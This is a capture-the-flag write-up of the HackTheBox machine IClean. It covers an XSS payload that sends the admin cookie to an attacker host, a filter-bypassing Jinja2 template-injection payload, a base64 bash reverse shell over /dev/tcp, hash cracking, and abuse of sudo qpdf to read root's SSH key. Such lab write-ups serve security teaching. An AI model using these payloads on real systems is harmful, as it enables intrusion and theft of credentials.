HTB: IClean

hackthebox htb-iclean ctf nmap ubuntu flask feroxbuster burp burp-repeater xss ssti crackstation qpdf file-read pdf-parser pdf youtube
Aug 3, 2024

HTB: IClean

IClean starts out with a simple cross-site scripting cookie theft, followed by exploiting a server-side template injection in an admin workflow. I'll abuse that to get a shell on the box, and pivot to the next user by getting their hash from the website DB and cracking it. For root, the user can run the a command-line PDF software as root. I'll use that to attach files to PDF documents for file read as well. In Beyond Root, I'll go through the structure of the PDF documents and use tools to pull the attachments out without opening the document.

Box Info

Name	**IClean** Play on HackTheBox
Release Date	06 Apr 2024
Retire Date	03 Aug 2024
OS	Linux
Base Points	**Medium [30]**
Rated Difficulty	
Radar Graph	
1st Blood	00:40:17 celesian Guru Rank: 248 852 1322 hackthebox.com
1st Blood	00:44:27 celesian Guru Rank: 248 852 1322 hackthebox.com
Creator	LazyTitan33 Elite Hacker Rank: 135 1343 210 hackthebox.com

Recon

nmap

`nmap` finds two open TCP ports, SSH (22) and HTTP (80):

```
oxdf@hacky$ nmap -p- --min-rate 10000 10.10.11.12
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-12 18:01 EDT
Nmap scan report for 10.10.11.12
Host is up (0.085s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 6.91 seconds
oxdf@hacky$ nmap -p 22,80 -sCV 10.10.11.12
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-12 18:02 EDT
Nmap scan report for 10.10.11.12
Host is up (0.085s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.67 seconds
```

Based on the OpenSSH and Apache versions, the host is likely running Ubuntu 22.04 jammy.

Website - TCP 80

Site

Visiting the site by IP returns a HTTP 200, but the contents of the page redirect to `capiclean.htb`:

```
HTTP/1.1 200 OK
Date: Fri, 12 Jul 2024 22:04:03 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Tue, 05 Sep 2023 16:40:51 GMT
ETag: "112-6049f4a35f3a4-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 274
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
    <meta http-equiv="refresh" content="0;url=http://capiclean.htb">
</head>
<body>
    <!-- Optional content for users without JavaScript -->
    <p>If you are not redirected, <a href="http://capiclean.htb">click here</a>.</p>
</body>
</html>
```

I'll do a quick brute-force with `ffuf` to look for subdomains, but not find any, and add the domain to my `/etc/hosts` file:

```
10.10.11.12 capiclean.htb
```

Now on refreshing there's a page for a cleaning company:

There's an email address, `contact@capiclean.htb`. There are a few other static pages. The most interesting one is "Get a Quote" (`/quote`):

When I submit something:

There's also a login page (`/login`):

Basic SQL injections don't bypass it, and I don't have creds.

Tech Stack

The HTTP response headers show a Python webserver:

```
HTTP/1.1 200 OK
Date: Sat, 13 Jul 2024 02:20:07 GMT
Server: Werkzeug/2.3.7 Python/3.10.12
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Connection: close
Content-Length: 16697
```

The 404 page is the default 404 page for Flask:

This is likely a Python Flask webserver.

Directory Brute Force

I'll run `feroxbuster` against the site:

```
oxdf@hacky$ feroxbuster -u http://capiclean.htb

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.3
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://capiclean.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-
directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.3
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        5l       31w      207c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
200      GET      349l     1208w    16697c http://capiclean.htb/
302      GET        5l       22w      189c http://capiclean.htb/logout =>
http://capiclean.htb/
200      GET       88l      159w     2106c http://capiclean.htb/login
200      GET      130l      355w     5267c http://capiclean.htb/about
200      GET      193l      579w     8592c http://capiclean.htb/services
302      GET        5l       22w      189c http://capiclean.htb/dashboard =>
http://capiclean.htb/
200      GET      183l      564w     8109c http://capiclean.htb/team
200      GET       90l      181w     2237c http://capiclean.htb/quote
403      GET        9l       28w      278c http://capiclean.htb/server-status
200      GET      154l      399w     6084c http://capiclean.htb/choose
[####################] - 2m     30000/30000   0s      found:10      errors:39
[####################] - 2m     30000/30000   261/s   http://capiclean.htb/
```

`/dashboard` is new, but redirects to `/`, likely because it requires auth. The rest I've seen before.

Shell as www-data

Dashboard Access

HTML Injection POC

I'll check for cross-site scripting in the quote form. A benign request looks like:

```
POST /sendMessage HTTP/1.1
Host: capiclean.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Origin: http://capiclean.htb
Connection: close
Referer: http://capiclean.htb/quote

service=Carpet+Cleaning&email=0xdf%40capiclean.htb
```

I'll send it to repeater and try poisoning both fields with HTML injection with an image tag that will try to connect back. For example:

```
<img src="http://10.10.14.6/email" />
```

I'll make sure each field calls to a different URL so I know where the injection happens (or if in both), and URL-encode:

After a few seconds, I'll see a contact on my Python HTTP server:

```
10.10.11.12 - - [12/Jul/2024 22:55:28] code 404, message File not found
10.10.11.12 - - [12/Jul/2024 22:55:28] "GET /service HTTP/1.1" 404 -
```

It worked in the `service` field.

XSS POC

I'll try upgrading this to an XSS by adding an `onerror` script:

```
<img src="http://10.10.14.6/service" onerror=fetch("http://10.10.14.6/xss") />
```

In Repeater:

This time there are two connections:

```
10.10.11.12 - - [12/Jul/2024 22:59:28] code 404, message File not found
10.10.11.12 - - [12/Jul/2024 22:59:28] "GET /service HTTP/1.1" 404 -
10.10.11.12 - - [12/Jul/2024 22:59:28] code 404, message File not found
10.10.11.12 - - [12/Jul/2024 22:59:28] "GET /xss HTTP/1.1" 404 -
```

Cookie Theft

The quickest win would be if the cookie set on login isn't set to `HttpOnly` and I can steal it. I'll try a quick payload to check:

```
<img src="http://10.10.14.6/service" onerror=fetch("http://10.10.14.6/?
c="+document.cookie) />
```

I'll send that in Repeater:

And there's a connection with the cookie:

```
10.10.11.12 - - [12/Jul/2024 23:01:07] code 404, message File not found
10.10.11.12 - - [12/Jul/2024 23:01:07] "GET /service HTTP/1.1" 404 -
10.10.11.12 - - [12/Jul/2024 23:01:08] "GET /?
c=session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZpGnpw.yZMEmiZOTLi
HTTP/1.1" 200 -
```

That cookie looks like a JWT or Flask cookie, and given that site is likely running Flask, that fits:

```
oxdf@hacky$ flask-unsign -d -c
eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZpGnpw.yZMEmiZOTLiezgsFo846u
{'role': '21232f297a57a5a743894a0e4a801fc3'}
```

The cookie kind of looks like an MD5 hash, and in fact it is the hash of "admin":

```
oxdf@hacky$ echo -n "admin" | md5sum
21232f297a57a5a743894a0e4a801fc3  -
```

I'll set the cookie into my Firefox dev tools:

And `/dashboard` loads:

Dashboard Enumeration

The dashboard links to four new pages. This website doesn't really make sense from a usability point of view, and behaves oddly, which made it hard to evaluate for vulnerabilities. Still, just playing with it a bit the intended path does jump out.

Generate Invoice

`/InvoiceGenerator` has a form with some basic information:

I'll fill it out:

When I hit Generate, it just returns an ID:

Generate QR

The `/QRGenerator` takes an invoice ID:

If I give it anything but a valid invoice ID from the previous page, the page just reloads. If I give it the ID from above (4177145799), it returns a link and a new form:

The link is to a QR code:

The QR code holds a URL:

```
oxdf@hacky$ zbarimg qr_code_8049039101.png
QR-Code:http://capiclean.htb/QRInvoice/invoice_8049039101.html
scanned 1 barcode symbols from 1 images in 0 seconds
```

Visiting that link returns an HTML invoice:

If I pass the link to the QRcode to the "generate Scannable Invoice" form, it generates a very similar but different invoice:

This invoice has the QRcode at the bottom right. It also doesn't use a bunch of the fields. The data is all default. Interestingly, the URL for this invoice is `/QRGenerator`, so the same endpoint generates the QR and the invoice with QR, while the URL in the QR points to a static page that doesn't show itself.

Edit Services

`/EditServices` has a drop down to pick a service:

On picking one and clicking Edit, it goes to `/EditServiceDetails/Deep Cleaning` (with the space) and a new form:

Clicking save just loads `/EditServices`.

Quote Requests

`/QuoteRequests` loads a page with the quote requests. If I make one before loading this page, the link shows up with it's ID:

Clicking on it goes to `/QuoteRequests/[id]`:

This is the page that is vulnerable to XSS.

RCE

Identify SSTI

Given that this is a Python application where stuff input by the user is displayed back, it makes sense to look for server-side template injection (SSTI). After a sending many different requests to repeater and playing with them, I'll find the POST request to `/QRGenerator` that takes the URL to the QR code (with unnecessary headers removed):

```
POST /QRGenerator HTTP/1.1
Host: capiclean.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/12
Content-Type: application/x-www-form-urlencoded
Connection: close
Cookie: session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZpGnpw.yZMEr
Content-Length: 118

invoice_id=&form_type=scannable_invoice&qr_link=http%3A%2F%2Fcapiclean.htb%2Fstatic%2Fc
```

When I send this, the result includes the image at the bottom with the source being the raw base64 encoded image:

What's super odd is when I try to load from my host, the raw URL is included instead:

This again makes no sense, as it still has the `data:image/png;base64,`, so it will just fail, even if that URL was an image. There's also no signs of contact at my Python webserver.


But, this is my data being reflected back to me, so I can check for SSTI in it, and that works!

RCE POC

Flask uses Jinja2, which has a nice page on PayloadsAllTheThings. There are a bunch of here that don't work, returning 500 errors crashing the server. It seems like some kind of filtering must be breaking the payloads. The last payload on PayloadsAllTheThings says it "Bypassing most common filters":

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5
('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')
('os')|attr('popen')('id')|attr('read')()}}
```

I'll explain exactly how this payload works in this video:



On sending that, the output of the `id` command is present:

Shell

Just sending a Bash reverse shell here doesn't work. I think the special characters are getting in the way. I'll make a bash64 encoded string of a Bash reverse shell:

```
oxdf@hacky$ echo 'bash -c  "bash -i >& /dev/tcp/10.10.14.6/443 0>&1"' | base64 -w0 ;
echo
YmFzaCAtYyAgImJhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNi80NDMgMD4mMSIK
```

I'll test it to make sure it works on my machine, and then send it via the SSTI:

It hangs, but at `nc`:

```
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.12 40982
bash: cannot set terminal process group (1222): Inappropriate ioctl for device
bash: no job control in this shell
www-data@iclean:/opt/app$
```

Interestingly, `script` fails to get a PTY for a shell upgrade:

```
www-data@iclean:/opt/app$ script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
This account is currently not available.
Script done.
www-data@iclean:/opt/app$
```

The Python alternative works fine:

```
www-data@iclean:/opt/app$ python3 -c 'import pty;pty.spawn("bash")'
www-data@iclean:/opt/app$ ^Z
[1]+  Stopped                 nc -lnvp 443
oxdf@hacky$ stty raw -echo; fg
nc -lnvp 443
            reset
www-data@iclean:/opt/app$
```

Shell as consuela

Enumeration

Users

There is one user on the box with a home directory in `/home`, and www-data can't access their directory:

```
www-data@iclean:/home$ ls
consuela
www-data@iclean:/home$ ls consuela/
ls: cannot open directory 'consuela/': Permission denied
```

That same user and root have shells in `passwd`:

```
www-data@iclean:/home$ grep 'sh$' /etc/passwd
root:x:0:0:root:/root:/bin/bash
consuela:x:1000:1000:consuela:/home/consuela:/bin/bash
```

Web Application Source

The web application is running from `/opt/app`:

```
www-data@iclean:/opt/app$ ls
app.py  static  templates
```

At the top of `app.py`, there's a database configuration:

```
app = Flask(__name__)

app.config['SESSION_COOKIE_HTTPONLY'] = False

secret_key = ''.join(random.choice(string.ascii_lowercase) for i in range(64))
app.secret_key = secret_key
# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
    'database': 'capiclean'
}
```

The rest of the web application isn't very interesting.

Database

The password doesn't work for the consuela user, so I'll check out the DB:

```
www-data@iclean:/opt/app$ mysql -u iclean -ppxCsmnGLckUb -D capiclean
...[snip]...
mysql>
```

There are three tables:

```
mysql> show tables;
+---------------------+
| Tables_in_capiclean |
+---------------------+
| quote_requests      |
| services            |
| users               |
+---------------------+
3 rows in set (0.00 sec)
```

The `users` table seems most immediately of interest:

```
mysql> describe users;
+----------+-------------+------+-----+---------+----------------+
| Field    | Type        | Null | Key | Default | Extra          |
+----------+-------------+------+-----+---------+----------------+
| id       | int         | NO   | PRI | NULL    | auto_increment |
| username | varchar(50) | NO   | UNI | NULL    |                |
| password | char(64)    | NO   |     | NULL    |                |
| role_id  | char(32)    | NO   |     | NULL    |                |
+----------+-------------+------+-----+---------+----------------+
4 rows in set (0.00 sec)
mysql> select * from users;
+----+----------+------------------------------------------------------------------+-
---------------------------------+
| id | username | password                                                         |
role_id                          |
+----+----------+------------------------------------------------------------------+-
---------------------------------+
|  1 | admin    | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 |
21232f297a57a5a743894a0e4a801fc3 |
|  2 | consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa |
ee11cbb19052e40b07aac0ca060c23ee |
+----+----------+------------------------------------------------------------------+-
---------------------------------+
2 rows in set (0.00 sec)
```

su / SSH

Crack Hash

The hashes are 64 characters long, which suggests SHA256:

```
oxdf@hacky$ echo -n
"2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51" | wc -c
64
```

Assuming they aren't salted and are standard 256, I can check CrackStation. consuela's hash is known:

Shell

Entering that password with `su` works on IClean:

```
www-data@iclean:/opt/app$ su - consuela
Password:
consuela@iclean:~$
```

It works over SSH as well:

```
oxdf@hacky$ sshpass -p 'simple and clean' ssh consuela@capiclean.htb
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)
...[snip]...
consuela@iclean:~$
```

This provides a more stable shell. Either way, I'll grab `user.txt`:

```
consuela@iclean:~$ cat user.txt
92a21512************************
```

Shell as root

Enumeration

The consuela user can run the `qpdf` command as any user with `sudo`:

```
consuela@iclean:~$ sudo -l
[sudo] password for consuela:
Matching Defaults entries for consuela on iclean:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi
use_pty

User consuela may run the following commands on iclean:
    (ALL) /usr/bin/qpdf
```

It does require the password, but I have that.

qpdf

File Information

The file itself is a Linux ELF executable:

```
consuela@iclean:~$ file /usr/bin/qpdf
/usr/bin/qpdf: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=3258afca8e62defce21bdbbbc7937b057e62388d, for GNU/Linux 3.2.0, stripped
```

The help options give a link to the documentation:

```
consuela@iclean:~$ qpdf --help=usage
Read a PDF file, apply transformations or modifications, and write
a new PDF file.

Usage: qpdf [infile] [options] [outfile]
   OR  qpdf --help[={topic|--option}]

- infile, options, and outfile may be in any order as long as infile
  precedes outfile.
- Use --empty in place of an input file for a zero-page, empty input
- Use --replace-input in place of an output file to overwrite the
  input file with the output
- outfile may be - to write to stdout; reading from stdin is not supported
- @filename is an argument file; each line is treated as a separate
  command-line argument
- @- may be used to read arguments from stdin
- Later options may override earlier options if contradictory

Related options:
  --empty: use empty file as input
  --job-json-file: job JSON file
  --replace-input: overwrite input with output

For detailed help, visit the qpdf manual: https://qpdf.readthedocs.io
```

Basic Usage

There are no PDFs on IClean (which is odd given that the user seems to need to convert them as root… maybe they are all in root's home directory):

```
consuela@iclean:~$ find / --name '*.pdf' 2>/dev/null
consuela@iclean:~$
```

It takes `infile` and `outfile`. Luckily, the docs say:

> *`*infile*` can be a regular file, or it can be `--empty` to start with an empty PDF file. There is no way to use standard input since the input file has to be seekable.*

Running this does create a PDF:

```
consuela@iclean:/dev/shm$ qpdf --empty test
consuela@iclean:/dev/shm$ file test
test: PDF document, version 1.3, 0 pages
```

File Read

I don't see any known vulnerabilities for `qpdf`, so I'll read through the documentation. There's a section on Embedded Files/Attachments, which lays out options including the `--add-attachment file [options]` option. The options are described here, but I don't need anything beyond the basic use.

I'll add a file I can see and can access to see how it looks. It requires that I add `--` to end attachments, and then it works:

```
consuela@iclean:/dev/shm$ qpdf --empty --add-attachment /etc/passwd test

qpdf: missing -- at end of attachment options

For help:
  qpdf --help=usage       usage information
  qpdf --help=topic       help on a topic
  qpdf --help=--option    help on an option
  qpdf --help             general help and a topic list

consuela@iclean:/dev/shm$ qpdf --empty --add-attachment /etc/passwd -- test
```

The resulting PDF has more data in it:

I'll grab a copy for my VM:

```
oxdf@hacky$ sshpass -p 'simple and clean' scp consuela@capiclean.htb:/dev/shm/test
test.pdf
oxdf@hacky$ open test.pdf
```

I'll show how to read the file with a PDF reader here, but in Beyond Root I'll show using PDF forensics tools.

It contains no pages, but the sidebar offers attachments:

Going to "Attachments", there's one called "passwd":

And it is `/etc/passwd`:

SSH Key

I'll repeat the process to add both root's `id_rsa` and `root.txt` to a file:

```
consuela@iclean:/dev/shm$ sudo qpdf --empty --add-attachment /root/.ssh/id_rsa --
test.pdf
consuela@iclean:/dev/shm$ file test.pdf
test.pdf: PDF document, version 1.3, 0 pages
```

Exfil it:

```
oxdf@hacky$ sshpass -p 'simple and clean' scp
consuela@capiclean.htb:/dev/shm/test.pdf test.pdf
oxdf@hacky$ open test.pdf
```

And there's a file:

SSH

With that key, I can SSH into IClean as root:

```
oxdf@hacky$ ssh -i ~/keys/iclean-root root@capiclean.htbWelcome to Ubuntu 22.04.4 LTS
(GNU/Linux 5.15.0-101-generic x86_64)
...[snip]...
root@iclean:~#
```

And read `root.txt`:

```
root@iclean:~# cat root.txt
700fabf0************************
```

Beyond Root - PDF Forensics

Raw File Analysis

PDF files are made up of a text structure with some binary data mixed in. Given that this file is so small, all of it fits into a single screenshot opened by `vim`:

There are five objects in this file:

1. The Catalog (`/Type /Catalog`), the root object of the document. It points an `EmbeddedFiles` object at object 2, and enables attachments. It also points to a `Pages` object at object 3.
2. This defines the names of the attachments as an array, which in this case is only one, named `passwd`, and in object 4.
3. The `Pages` object (`/Type /Pages`), which has a count of 0 as there are no pages, and the empty list of page objects.
4. A `FileSpec` object (`/Type /Filespec`) that contains information about an embedded file, and points to object 5.
5. The stream of an embedded object itself, with metadata and that raw compressed stream.

pdf-parser.py

`pdf-parser.py` is one of the DiderStevens tools that enables analysis of PDF documents. It can search for objects by type or number. So to see object 5:

```
oxdf@hacky$ pdf-parser.py test.pdf --object 5
obj 5 0
 Type: /EmbeddedFile
 Referencing:
 Contains stream

  <<
    /Params
      <<
        /CheckSum <bb34da3f74ca5fb11f4ccbc393e113bc>
        /CreationDate (D:20240713180303Z)
        /ModDate (D:20240713180303Z)
        /Size 505
      >>
    /Type /EmbeddedFile
    /Length 377
    /Filter /FlateDecode
  >>
```

Get get the raw stream, I'll add `--raw` (to output the data) and `--filter` (to decompress the data):

```
oxdf@hacky$ pdf-parser.py passwd.pdf --object 5 --raw --filter
obj 5 0
 Type: /EmbeddedFile
 Referencing:
 Contains stream

  <<
    /Params
      <<
        /CheckSum <ec73eb98e80643e00a1ce0d75b2e6769>
        /CreationDate (D:20240729155128Z)
        /ModDate (D:20240729155128Z)
        /Size 2194
      >>
    /Type /EmbeddedFile
    /Length 784
    /Filter /FlateDecode
  >>


b'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin
data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/u
Resolver,,,:/run/systemd:/usr/sbin/nologin\nmessagebus:x:103:104::/nonexistent:/usr/sbi
stack,,,:/var/lib/tpm:/bin/false\nlandscape:x:111:117::/var/lib/landscape:/usr/sbin/nol
daemon:/usr/sbin/nologin\ngeoclue:x:115:121::/var/lib/geoclue:/usr/sbin/nologin\nmysql:
```

It can also dump the output to a file:

```
oxdf@hacky$ pdf-parser.py passwd.pdf --object 5 --raw --filter --dump passwd
This program has not been tested with this version of Python (3.11.9)
Should you encounter problems, please use Python version 3.11.2
obj 5 0
 Type: /EmbeddedFile
 Referencing:
 Contains stream

  <<
    /Params
      <<
        /CheckSum <ec73eb98e80643e00a1ce0d75b2e6769>
        /CreationDate (D:20240729155128Z)
        /ModDate (D:20240729155128Z)
        /Size 2194
      >>
    /Type /EmbeddedFile
    /Length 784
    /Filter /FlateDecode
  >>


oxdf@hacky$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
consuela:x:1000:1000:consuela:/home/consuela:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
snapd-range-524288-root:x:524288:524288::/nonexistent:/usr/bin/false
snap_daemon:x:584788:584788::/nonexistent:/usr/bin/false
avahi:x:114:120:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:115:121::/var/lib/geoclue:/usr/sbin/nologin
mysql:x:116:122:MySQL Server,,,:/nonexistent:/bin/false
_laurel:x:998:998::/var/log/laurel:/bin/false
```